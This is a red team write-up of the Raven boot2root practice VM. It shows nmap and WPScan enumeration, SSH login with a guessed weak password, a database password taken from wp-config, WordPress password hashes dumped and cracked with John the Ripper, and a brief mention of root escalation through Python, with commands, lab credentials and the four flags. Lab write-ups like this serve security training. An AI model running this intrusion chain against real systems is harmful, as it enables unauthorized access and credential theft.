

Red Team: Summary of Operations


Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

Command: `nmap -sV 192.168.1.110`



```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-06 15:08 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00063s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.18 seconds
root@Kali:~#
```

This scan identifies the services below as potential points of entry:

- Target 1
 - o Port 22/TCP Open SSH
 - o Port 80/TCP Open HTTP
 - o Port 111/TCP Open rpcbind
 - o Port 139/TCP Open netbios-ssn
 - o Port 445/TCP Open netbios-ssn

Critical Vulnerabilities


The following vulnerabilities were identified on each target:

- Target 1
 - o User Enumeration (WordPress)
 - o Weak User Password
 - o User Password Hash (WordPress database)
 - o Misconfiguration of user Privileges/ Privileges Escalation

Exploitation

- The red team was able to penetrate the Machine Target 1 and get the confidential data
- Target 1

flag1: b9bbcb33e11b80be759c4e444862482d



The screenshot shows a terminal window with a dark background. It displays HTML code for a footer area, including links to Dribbble and Behance, and a script tag for jQuery. A comment indicates the end of the footer area and the location of the flag1 variable. The flag1 value is shown as b9bbcb33e11b80be759c4e444862482d. Below the HTML code, there is a script tag for Popper.js and another script tag for jQuery. The terminal also shows some output from a command, including the flag1 value.

- o
 - **Exploit Used**

WPScan to enumerate users of the Target1 and the WordPress website.

Command: wpscan -url <http://192.168.1.110> -enumerate u

- o
 - **Targeting user Michael**

- We use a Brute Force attack to guess/ find the password: michael and User: michael

Commands:

- ssh michael@192.168.1.110 (password: Michael)
- cd /var/www/html
- ls
- nano service.html

```
total 0
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls-l
-bash: ls-l: command not found
michael@target1:/var/www/html$ ls
about.html  css          img          scss          team.html
contact.php elements.html index.html    Security - Doc vendor
contact.zip fonts         js           service.html wordpress
```

Flag2: {fc3fd58dcdad9ab23faca6e9a36e581c}

Commands:

- Cd .../
- Cd /var/www
- ls-l
- cat flag2.txt

```
michael@target1:/var/www/html$ cd ../
michael@target1:/var/www$ ls -l
total 8
-rw-r--r-- 1 root root 40 Aug 13 2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13 2018 html
michael@target1:/var/www$
```

```
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$ ^C
michael@target1:/var/www$
```

Flag3: afc01ab56b50591e7dccf93122770cd2

Commands:

- `mysql -u root -p wordpress`
- `password: R@v3nSecurity`
- `Show databases;`
- `Use wordpress;`
- `Show tables;`
- `Select * from wp_posts;`

```

<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickies to the public ever since. Located in Gotham City, XYZ employs over 2,000 people and does all kinds of awesome things for the Gotham community.</blockquote>

As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and create new pages for your content. Have fun! | Sample Page | publish
| closed | open | sample-page |
| 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |
| 0 | http://192.168.206.131/wordpress/?page_id=2
| 4 | 0 | page
| 1ab56b50591e7dccc93122770cd2} | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc0

```

Flag4: 715dea6c055b9fe3337544932f2941ce

To discovery this flag retrieve user credentials from database, crack password hash with john The Ripper and use Python to gain root privileges.

We are in the michael machine with his credentials from the wp-config.php file, lifting username and password hashes using My sql.

We can find the credentials in the wp_users table of the wordpress databases. At the end we copied and saved the password hashes at the kali machine with the mane of wp_hashes.txt.

Commands:

- `mysql -u root -p wordpress -h`
- `password: R@v3nSecurity`
- `Show databases;`
- `Use wordpress;`
- `Show tables;`

- `Select * from wp_users;`

```

File Actions Edit View Help
wp_termmeta
wp_terms
wp_usermeta
wp_users
+-----+
12 rows in set (0.00 sec)

mysql> select * feom wp_users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that correspon
ds to your MySQL server version for the right syntax to use near 'feom wp_users' at line
1
mysql> select * from wp_users;
+-----+
| ID | user_login | user_pass | user_activation_key | user_nicename | user_email |
| user_url | user_registered | user_status | display_name |
+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | 0 | michael@raven.or
g | michael |
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | 0 | steven@raven.org
| Steven Seagull |
+-----+
2 rows in set (0.00 sec)

mysql>

```

```

root@Kali:~# ls
Desktop Downloads pcap.pcap Public Videos
Documents Music Pictures Templates wp_hashes.txt
root@Kali:~# cd wp_hashes.txt
bash: cd: wp_hashes.txt: Not a directory
root@Kali:~# cat wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~#

```

```
michael@target1: /var/... [Shell No. 1]
michael@target1:/var/www/html
File Actions Edit View Help
Copy/Paste
8-13 01:48:31 | | flag3 | | draft | open | open
| 5 | 1 | 2018-08-12 23:31:59 | 0 | post | 0 | http://raven.local/wordpress/?p=4
| 7544932f2941ce} | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe333
File System
ed | | flag4 | | inherit | closed | clos
8-12 23:31:59 | | 4-revision-v1 | | 4 | 2018-08-12 23:31:59 | 2018-0
php/2018/08/12/4-revision-v1/ | 0 | revision | | 0 |
| 7 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7d
ccf93122770cd2}
```



```
michael@target1: /var/... [Shell No. 1]
michael@target1: /var/www/html
File Actions Edit View Help
root@target1:/home/steven# cd
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
|  _ _ \
| |_/|/_ _ _ _ _ _ _ _
| // _ \ \ / / _ \ ' \
| \| \ / \| \ / \| \ / \|
\| \ \ / \| \ / \| \ / \|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

